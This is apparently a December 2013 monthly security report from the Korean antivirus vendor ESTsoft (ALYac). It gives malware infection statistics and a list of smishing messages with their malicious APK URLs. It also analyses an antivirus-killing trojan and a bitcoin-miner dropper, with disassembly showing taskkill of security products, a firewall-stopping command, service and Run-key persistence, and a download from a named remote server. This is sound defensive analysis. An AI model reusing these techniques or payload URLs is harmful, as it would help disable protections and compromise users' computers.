www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

※ 목차

Part 1. 12월의 악성코드 통계

1. 악성코드 통계

- 감염 악성코드 TOP 15

[2013년 12월 01일 ~ 2013년 12월 31일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	Variant.Graftor.8654	Etc	4,639
2	New	Gen:Variant.Graftor.8654	Etc	3,199
3	↓1	Trojan.Downloader.KorAdware.Gen	Trojan	2,314
4	New	Trojan.GenericKD.1426878	Trojan	2,030
5	↑6	Gen:Variant.Adware.Strictor.6097	Adware	1,873
6	New	Gen:Variant.Graftor.124695	Etc	1,443
7	New	Gen:Variant.Strictor.42048	Etc	1,293
8	↑2	Trojan.GenericKDV.1388504	Trojan	1,269
9	New	Gen:Variant.Graftor.125598	Etc	1,235
10	New	Trojan.GenericKD.1369600	Trojan	1,176
11	New	Gen:Variant.Adware.Strictor.10247	Adware	1,113
12	New	Gen:Variant.Symmi.36013	Etc	1,105
13	New	Trojan.Downloader.KillAV.58368	Trojan	1,016
14	New	Gen:Variant.Adware.Graftor.117786	Adware	988
15	New	Trojan.GenericKD.1459691	Trojan	975

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.


12월의 감염 악성코드 TOP 15에서는 지난달 1위를 차지했던 Variant.Graftor.8654 악성코드는 그대로 1위를 고수했으며, 지난달 2위를 차지했던 Trojan.Downloader.KorAdware.Gen 악성코드가 한 단계 떨어진 3위를 기록했다. 2위는 1위와 유사한 악성코드지만 행동기반 탐지명이며 탐지하는 악성코드는 거의 유사하다.

Variant.Graftor 악성코드는 윈도우 시스템파일 감염시키고, 정보 탈취하고, 원격으로 공격자를 시스템에 접속할 수 있도록 백도어를 생성하는 악성코드이다.. 11월과 12월에는 악성코드 감염자수 차이가 거의 없는 것으로 나타났다.



악성코드 유형별 비율에서 기타(Etc) 유형이 가장 많은 50%를 차지했으며, 트로이목마(Trojan) 유형이 34%로 2위를 기록했다. 이어 애드웨어(Adware) 유형이 16%로 그 뒤를 이었다.

- 카테고리별 악성코드 비율 전월 비교




12월에는 지난 11월 대비 기타 (Etc) 유형 악성코드 비율이 크게 증가했으며, 트로이목마 (Trojan) 유형 악성코드 비율이 늘어났다.

- **월별 피해신고 추이**

[2013년 01월 ~ 2013년 12월]

단위 : 건



※ 알약 사용자의 신고를 합산에서 산출한 결과, 월별 신고 건수


2. 허니팟/트래픽 분석

※ 허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성트래픽을 집계한 수치

- **포트 TOP10**


- **포트 TOP5 월별 추이**

[2013년 10월 ~ 2013년 12월]




- **악성 트래픽 유입 추이**

[2013년 07월 ~ 2013년 12월]



3. 스팸메일 및 악성코드가 포함된 메일 분석

- **일별 스팸 및 바이러스 통계 현황**



일별 스팸 및 악성코드 통계 현황 그래프는 허니팟 및 정보수집용 메일서버를 통해 일일 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다.

12월의 경우 11월에 비해 유입되는 스팸메일 수 자체는 예상과 달리 오히려 감소추세를 보였다. 이는 크리스마스 시즌에 급증하는 크리스마스 관련 안부메일 등을 감안했을 때 특이한 현상으로 보인다. 또한 전체 메일 대비 약 10%가 살짝 밑도는 수준의 스팸메일이 접수되고 있으며, 악성코드가 포함된 메일의 경우는 약 1%가 살짝 넘는 것으로 나타났다.


4. 스미싱 분석

- 알약 안드로이드를 통한 스미싱 신고 현황

기간	2013-12-01~2013-12-31
총 신고 건수	23823

- 키워드별 신고 내역

키워드	신고 건수	비율
우편	12224	51.31%
택배	6542	27.46%
단속	2773	11.64%
결혼	1135	4.76%
모임	1087	4.56%
결제	698	2.93%
로또	438	1.84%
법원	179	0.75%



- **스미싱 신고 추이 :** 다음 달부터 예정

- 알약이 뽑은 12월 주의해야 할 스미싱

특이문자)

No.	문자내용	원본주소
1	한해 마무리 잘하시고 항상건강하시고 항상행복하시고 새해복많이 받으세요^^http://goo.gl/NtjdRK 꾸벅	http://126.114.240.182/store.apk
2	2013 년 12 월 31 일의 마지막날을 위한 저녁모임 같이 마무리. 122.135.168.79 장소및참가인원확	http://122.135.168.79/app.apk
3	저희 새해 1 월 1 일(수) 결혼합니다. 많이많이 와서 축복해주세요. www.korea.qpoe.com	http://www.korea.qpoe.com

다수문자)

No.	문자내용	원본주소
1	[CJ 대한통운]고객님게서 택배가도착하였습니다 확인해주십시요 www.kdma.pw	http:/49.129.71.49/apl.apk
2	저희 12 월 25 일(수) 결혼합니다. 많이많이 와서 축복해주세요. http://cd.pl/ycf	http://hl.gcwsa.org/w/
3	[월자동결제][서울신용평가정]24030 원 결제완료 문의) 다날 조회 chaogu998.com	http://173.248.163.124/app.apk
3	[법원]등기 발송하였으나 전달불가(부재중) 하였습니다. 간편조회 http://ydde.pw	http://ydde.pw
5	가족 연인 친구와함께 떠나는 무료여행 http://955.cc/udyx	http://68.71.143.51/app.apk

연말을 맞아, 연하장과 연말 선물 택배 관련 스미싱 신고가 다수 접수

전월 대비 전체 신고 건수는 소폭 감소

스미싱 수법의 특성상 클릭 및 앱 다운로드를 유도하기 위해 문자 내용으로 시기 적절한 이슈를 많이 활용, 따라서 '새해', '연하장', '송년회' 등 문구에 대한 사용자의 각별한 주의 필요.

Part 2. 12월의 악성코드 이슈 분석

1. 악성코드 이슈 개요

최근 비트코인에 대해서 언론에서 많이 다루면서 관심이 높아지기 시작했다. 비트코인이란 어떤 암호화 된 데이터를 해독하면 그에 따른 보상으로 지급받는 것이다. 이것이 전자화폐로 일부 인정되는듯한 경향을 보이자 이에 관심 있는 사람들이 비트코인 채굴에 뛰어들게 되었다.

그런데 이 비트코인 채굴에 있어서 가장 중요한 것은 PC의 성능이 충분히 뒷받침되어야 한다는 것이다. 그래서 악의적인 마음을 품은 악성코드 제작자들은 비트코인을 자동으로 채굴해주는 프로그램을 만들어서, 다른 일반 사용자들의 PC에 몰래 감염시키고 채굴 프로그램을 실행시킴으로써 부당하게 금전적인 이익을 취하려고 한다. 이것이 비트코인 채굴 악성코드가 등장하게 된 계기로 분석된다.

2-1. 악성파일 분석(SDU1006.exe)

- 파일정보

Detection Name	File Name	MD5	Size(Byte)
Trojan.KillAV.58368	SDU1006.exe	B39B8E08558368E120F17CED1314FF7E	289,440

Anti-Virus Kill 동작

악성코드 **'SDU1006.exe'** 프로세스 시작 시에 지정된 Anti-Virus 제품들에 대한 종료를 하기 위하여 프로세스 목록에서 아래와 같은 **'McAfee Anti-virus'** 제품 군의 제품에 대하여 프로세스 실행 여부를 확인한다.

```
00402B60 E8 DB FD FF FF          call    sub_402940
00402B65 A3 D0 BE 40 00          mov     dword_40BED0, eax
00402B6A FF 15 7C 80 40+         call    GetCommandLineA
00402B70 68 14 96 40 00          push    offset aMcagent_exe  "mcagent.exe"
00402B75 E8 66 E7 FF FF          call    ProcessExcute_Check
00402B7A 83 C4 04                add     esp, 4
00402B7D 85 C0                   test    eax, eax
00402B7F 75 44                   jnz     short loc_402BC5
00402B81 68 08 96 40 00          push    offset aMcnasvc_exe  "McNASvc.exe"
00402B86 E8 55 E7 FF FF          call    ProcessExcute_Check
00402B8B 83 C4 04                add     esp, 4
00402B8E 85 C0                   test    eax, eax
00402B90 75 33                   jnz     short loc_402BC5
00402B92 68 F8 95 40 00          push    offset aMcsysmon_exe ; "mcsysmon.exe"
00402B97 E8 44 E7 FF FF          call    ProcessExcute_Check
00402B9C 83 C4 04                add     esp, 4
00402B9F 85 C0                   test    eax, eax
00402BA1 75 22                   jnz     short loc_402BC5
00402BA3 68 E8 95 40 00          push    offset aMcshield_exe ; "Mcshield.exe"
00402BA8 E8 33 E7 FF FF          call    ProcessExcute_Check
00402BAD 83 C4 04                add     esp, 4
00402BB0 85 C0                   test    eax, eax
00402BB2 75 11                   jnz     short loc_402BC5
00402BB4 68 DC 95 40 00          push    offset aMpfsrv_exe ; "MpfSrv.exe"
00402BB9 E8 22 E7 FF FF          call    ProcessExcute_Check
00402BBE 83 C4 04                add     esp, 4
```

Figure 1. McAfee 안티 바이러스 관련 프로세스를 검사하는 부분

Figure 1 의 실행 여부 확인 프로세스 정보

- McNASvc.exe : McAfee Integrated Security Platform
- Mcsysmon.exe : McAfee VirusScan API
- Mcshield.exe : McAfee's Internet Security suite
- MpfSrv.exe : McAfee Personal Firewall

McAfee 계열의 Anti-Virus 제품들이 실행 중인 것을 확인 한 이후에는 프로세스 정보를 얻어 온 이후 'taskkill' 명령어를 이용하여 프로세스를 종료 한다.

```
004013F0 81 EC F4 01 00+    sub     esp, 1F4h
004013F6 56                 push    esi
004013F7 8B B4 24 FC 01+    mov     esi, [esp+1F8h+lpString1]
004013FE 56                 push    esi             ; lpString1
004013FF E8 DC FE FF FF     call    ProcessExcute_Check
00401404 83 C4 04           add     esp, 4
00401407 85 C0              test    eax, eax
00401409 74 20              jz      short loc_40142B
0040140B 56                 push    esi
0040140C 8D 44 24 08        lea     eax, [esp+1FCh+CmdLine]
00401410 68 60 90 40 00     push    offset aTaskkillImSF ; "taskkill /im %s /f"
00401415 50                 push    eax             ; char *
00401416 E8 47 18 00 00     call    _sprintf
0040141B 83 C4 0C           add     esp, 0Ch
0040141E 8D 4C 24 04        lea     ecx, [esp+1F8h+CmdLine]
00401422 6A 00              push    0               ; uCmdShow
00401424 51                 push    ecx             ; lpCmdLine
00401425 FF 15 50 80 40+    call    WinExec
```

Figure 2. 프로세스 종료

'Kaspersky' 사의 Anti-Virus 제품이 현재 실행중인 것을 확인이 되면, 악성코드는 더 이상 기능을 수행 하지 않고 종료된다.

```
00402C04 68 C8 95 40 00     push    offset aAvp_exe ; "avp.exe"
00402C09 E8 D2 E6 FF FF     call    ProcessExcute_Check
00402C0E 83 C4 04           add     esp, 4
00402C11 85 C0              test    eax, eax
00402C13 74 08              jz      short loc_402C1D
00402C15 B8 01 00 00 00     mov     eax, 1
00402C1A C2 10 00           retn    10h
```

Figure 3. 카스퍼스키 백신이 실행 중일 경우 감염되지 않음

국외 제품 이외에 국내 Anti-Virus 제품들에 대해서는 프로세스 종료와 더불어 백신자체의 삭제를 수행 하고 있다.

방화벽 서비스 중지

Anti-Virus 제품들에 대한 우회 및 종료 이후에는 방화벽 서비스를 정지 하는 CommandLine 을 직접 실행 하여 방화벽 서비스에 대한 중단을 수행하며, 해당 CommandLine은 아래와 같다.

cmd.exe /c net stop sharedaccess

파일 드랍 및 실행

최종적으로 2개의 악성 코드 'svchost.exe', 'SDU1006.exe' 두 개의 파일을 WINDOWS O/S 의 기본 설정된 TEMP 폴더에 생성 한 이후 실행하고 해당 악성 코드는 종료된다.

[사용자계정 임시폴더 TEMP경로]₩SDU1006.exe [사용자계정 임시폴더 TEMP경로]₩svchost.exe

2-2. 악성파일 분석(svchost.exe)

- 파일정보

Detection Name	File Name	MD5	Size(Byte)
Trojan.KillAV.58368	svchost.exe	F981A10BA08C1EF77A6ADBCE218CE32C	58368

서비스의 생성 및 시작

악성코드의 첫 시작 부분을 살펴보면, 아래와 같이 인자로 install 이 전달되냐 remove 가 전달되냐에 따라서 악성코드 서비스가 설치 또는 제거된다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+0h] [bp-10h]@1
  SERVICE_STATUS_HANDLE (__cdecl *v5)(); // [sp+4h] [bp-Ch]@1
  int v6; // [sp+8h] [bp-8h]@1
  int v7; // [sp+Ch] [bp-4h]@1

  v6 = 0;
  v7 = 0;
  v4 = (int)"WinLogon";                         // WinLogon이라는 서비스 이름을 대상으로 함
  v5 = ServiceCtrl_Handler;
  StartServiceCtrlDispatcherA((const SERVICE_TABLE_ENTRYA *)&v4);
  if ( argc > 1 )
  {
    if ( !_stricmp("install", argv[1] + 1) )    // 설치 (install)
      Install_Service();
    if ( !_stricmp("remove", argv[1] + 1) )     // 제거 (remove)
      Remove_Service();
  }
  return 1;
}
```

Figure 9. 악성코드 서비스의 설치 및 제거

전달되는 인자에 따라서 수행되는 행위를 정리해보면 아래와 같다.

프로그램 실행 인자	행위
svchost.exe -install	악성코드 서비스의 설치 및 실행

svchost.exe -remove	악성코드 서비스의 제거

악성코드 서비스가 설치되는 부분을 살펴보면, 그럴듯해 보이는 서비스 이름과 설명을 사용해서 마치 시스템 서비스인 것처럼 보이게 한다.

```
Service_Description = (int)"Provides automatic configuration for the 802.11 adapters";
result = GetModuleFileNameA(0, &BinaryPathName, 0x200u);
if ( result )
{
  v1 = OpenSCManagerA(0, 0, 0xF003Fu);
  v2 = v1;
  if ( v1 )
  {
    v3 = CreateServiceA(v1, "WinLogon", "WinLogon", 0xF01FFu, 0x20u, 2u, 0, &BinaryPathName
    v4 = v3;
    if ( v3 )
    {
      ChangeServiceConfig2A(v3, 1u, &Service_Description);
      StartServiceA(v4, 0, 0);
```

Figure 10. 악성코드 서비스 설치

최종적으로 생성되는 서비스 정보는 아래와 같으며 윈도우가 시작될 때마다 자동으로 실행된다.




Figure 11. 생성된 악성코드 서비스

서비스 이름	WinLogon
서비스 실행파일 경로	[사용자계정 임시폴더 TEMP경로]₩svchost.exe

서비스 시작 방법	자동 시작
서비스 레지스트리 경로	HKLM₩SYSTEM₩CurrentControlSet₩Services₩WinLogon

원격서버 통신 및 2차 악성파일 다운로드 시도

먼저 2차 악성파일을 다운로드 하기 전에 아래와 같이 2차 악성코드의 존재여부를 확인한다. 2차 악성파일의 존재여부를 검사할 때 사용되는 파일의 경로는 아래와 같다.

[Windows 경로]₩version.dat

```
LOBYTE(bFileExisted) = Check_File_Existence(&FileName);
if ( !bFileExisted )
  DownloadFile(&szUrl, v85);
```

Figure 12. 2차 악성파일의 존재여부를 체크하는 부분

```
CALL to GetFileAttributesA from svchost.00401045
FileName = "C:\\WINDOWS\\version.dat"
```

Figure 13. GetFileAttributes를 이용한 2차 악성파일 존재여부 검사

2차 악성파일이 존재하지 않는다면, 아래와 같이 특정 URL에 접속하여 관련 파일을 다운로드 받는다. 아래는 그에 해당하는 루틴의 일부분을 나타낸 것이다.

```
v4 = InternetOpenUrlA(result, lpszUrl, 0, 0, 0, 0);// URL에 접속
v5 = v4;
if ( v4 )
{
  if ( HttpQueryInfoA(v4, 5u, &Buffer, &dwBufferLength, 0) )
  {
    iSizeOfFile = atol(&Buffer);
    pDownloadedFileData = malloc(iSizeOfFile + 1);
    memset(pDownloadedFileData, 0, iSizeOfFile + 1);
    if ( InternetReadFile(v5, pDownloadedFileData, iSizeOfFile, &NumberOfBytesWritten) )// 다운로드
    {
      hDownloadedFile = CreateFileA(lpszSavePath, 0xC0000000u, 3u, 0, 2u, 0x80u, 0);// 파일 생성 및 쓰기
      if ( hDownloadedFile == (HANDLE)INVALID_HANDLE_VALUE )
      {
        v9 = 0;
      }
      else
      {
        WriteFile(hDownloadedFile, pDownloadedFileData, iSizeOfFile, &NumberOfBytesWritten, 0);
        CloseHandle(hDownloadedFile);
        v9 = 1;
      }
```

Figure 14. 특정 URL에 접속하여 파일을 다운로드 하는 부분

악성파일 다운로드와 관련된 URL은 아래와 같다. 해당 URL을 이용해서 추가적으로 파일을 다운로드 받아서 악성코드 버전 체크, 그리고 추가적인 악성코드 다운로드 시도 등의 행위를 수행한다. 현재는 해당 URL에 대해서 접속이 이루어지지 않고 있다.

http://fcst.co.kr/board/data/insidetools1.php

2-3. 악성파일 분석(imagebase11381.exe)

- 파일정보

Detection Name	File Name	MD5	Size(Byte)
Misc.Riskware.BitCoinMiner	imagebase11381.exe	36FDC110E02334E8B3C2F17CA758E3D2	103,548

자가 복제

자가 복제를 수행하여, 원본이 삭제되어도 실행될 수 있도록 한다. 파일의 이름은 무작위로 생성되는데, 생성되는 경로 및 형식은 아래와 같다.

[Windows 경로]₩setup[Random].exe

```
v13 = GetTickCount();                   // 시스템 시작 경과 시간
Sleep(300000u);
strcpy(&v17, "C:₩₩WINDOWS");
sprintf((char *)&Dest, "%s₩₩setup%d.exe", &v17, v13);
CopyFileA(&ExistingFileName, &Dest, 1);     // ExistingFileName = C:₩WINDOWS₩imagebase11381.exe
                                            // Dest = C:₩WINDOWS₩setup%시스템경과시간%.exe
```

Figure 15. 자가복제 코드

시작프로그램 레지스트리 설정

자가 복제한 파일을 레지스트리에 등록해 윈도우 운영체제 시작 시 자동으로 실행 되게 한다. 아래는 그에 대한 내용이다.

```
if ( !::RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE₩₩MICROSOFT₩₩WINDOWS₩₩CURRENTVERSION₩₩RUN",
{
  ::RegSetValueExA(hKey, "v3configuremonitorex", 0, 1u, &Dest, strlen((const char *)&Dest) -
  RegCloseKey(hKey);
}
result = RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE₩₩MICROSOFT₩₩WINDOWS₩₩CURRENTVERSION₩₩RUN",
if ( !result )
{
  v6 = &Dest;
  v5 = -1;
  do
  {
    if ( !v5 )
      break;
    v7 = *v6++ == (_BYTE)result;
    --v5;
  }
  while ( !v7 );
